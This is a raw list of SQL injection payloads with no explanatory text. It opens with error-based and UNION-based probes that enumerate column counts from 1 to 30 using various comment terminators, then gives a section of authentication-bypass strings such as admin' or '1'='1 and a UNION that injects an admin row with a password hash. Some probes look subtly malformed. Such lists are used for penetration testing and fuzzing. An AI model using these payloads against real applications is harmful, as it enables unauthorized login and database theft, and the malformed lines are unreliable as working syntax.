AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))#

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))#

UNION ALL SELECT NULL

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))

AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))

AND 5650=CONVERT(INT,(SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (5650=5650) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))

AND 3516=CAST((CHR(113)||CHR(106)||CHR(122)||CHR(106)||CHR(113))||(SELECT (CASE WHEN (3516=3516) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(106)||CHR(107)||CHR(113)) AS NUMERIC)

AND (SELECT 4523 FROM(SELECT COUNT(\*),CONCAT(0x716a7a6a71,(SELECT (ELT(4523=4523,1))),0x71706a6b71,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.CHARACTER\_SETS GROUP BY x)a)

UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73)+CHAR(66)+CHAR(109)+CHAR(119)+CHAR(81)+CHAR(108)+CHAR(88)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113),NULL--

UNION ALL SELECT 'INJ'||'ECT'||'XXX'

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30

UNION ALL SELECT 'INJ'||'ECT'||'XXX'--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30--

UNION ALL SELECT 'INJ'||'ECT'||'XXX'#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#

UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#

**SQL Injection Auth Bypass Payloads**

'-'

' '

'&'

'^'

'\*'

' or ''-'

' or '' '

' or ''&'

' or ''^'

' or ''\*'

"-"

" "

"&"

"^"

"\*"

" or ""-"

" or "" "

" or ""&"

" or ""^"

" or ""\*"

or true--

" or true--

' or true--

") or true--

') or true--

' or 'x'='x

') or ('x')=('x

')) or (('x'))=(('x

" or "x"="x

") or ("x")=("x

")) or (("x"))=(("x

or 1=1

or 1=1--

or 1=1#

or 1=1/\*

admin' --

admin' #

admin'/\*

admin' or '1'='1

admin' or '1'='1'--

admin' or '1'='1'#

admin' or '1'='1'/\*

admin'or 1=1 or ''='

admin' or 1=1

admin' or 1=1--

admin' or 1=1#

admin' or 1=1/\*

admin') or ('1'='1

admin') or ('1'='1'--

admin') or ('1'='1'#

admin') or ('1'='1'/\*

admin') or '1'='1

admin') or '1'='1'--

admin') or '1'='1'#

admin') or '1'='1'/\*

1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055

admin" --

admin" #

admin"/\*

admin" or "1"="1

admin" or "1"="1"--

admin" or "1"="1"#

admin" or "1"="1"/\*

admin"or 1=1 or ""="

admin" or 1=1

admin" or 1=1--

admin" or 1=1#

admin" or 1=1/\*

admin") or ("1"="1

admin") or ("1"="1"--

admin") or ("1"="1"#

admin") or ("1"="1"/\*

admin") or "1"="1

admin") or "1"="1"--

admin") or "1"="1"#

admin") or "1"="1"/\*

1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055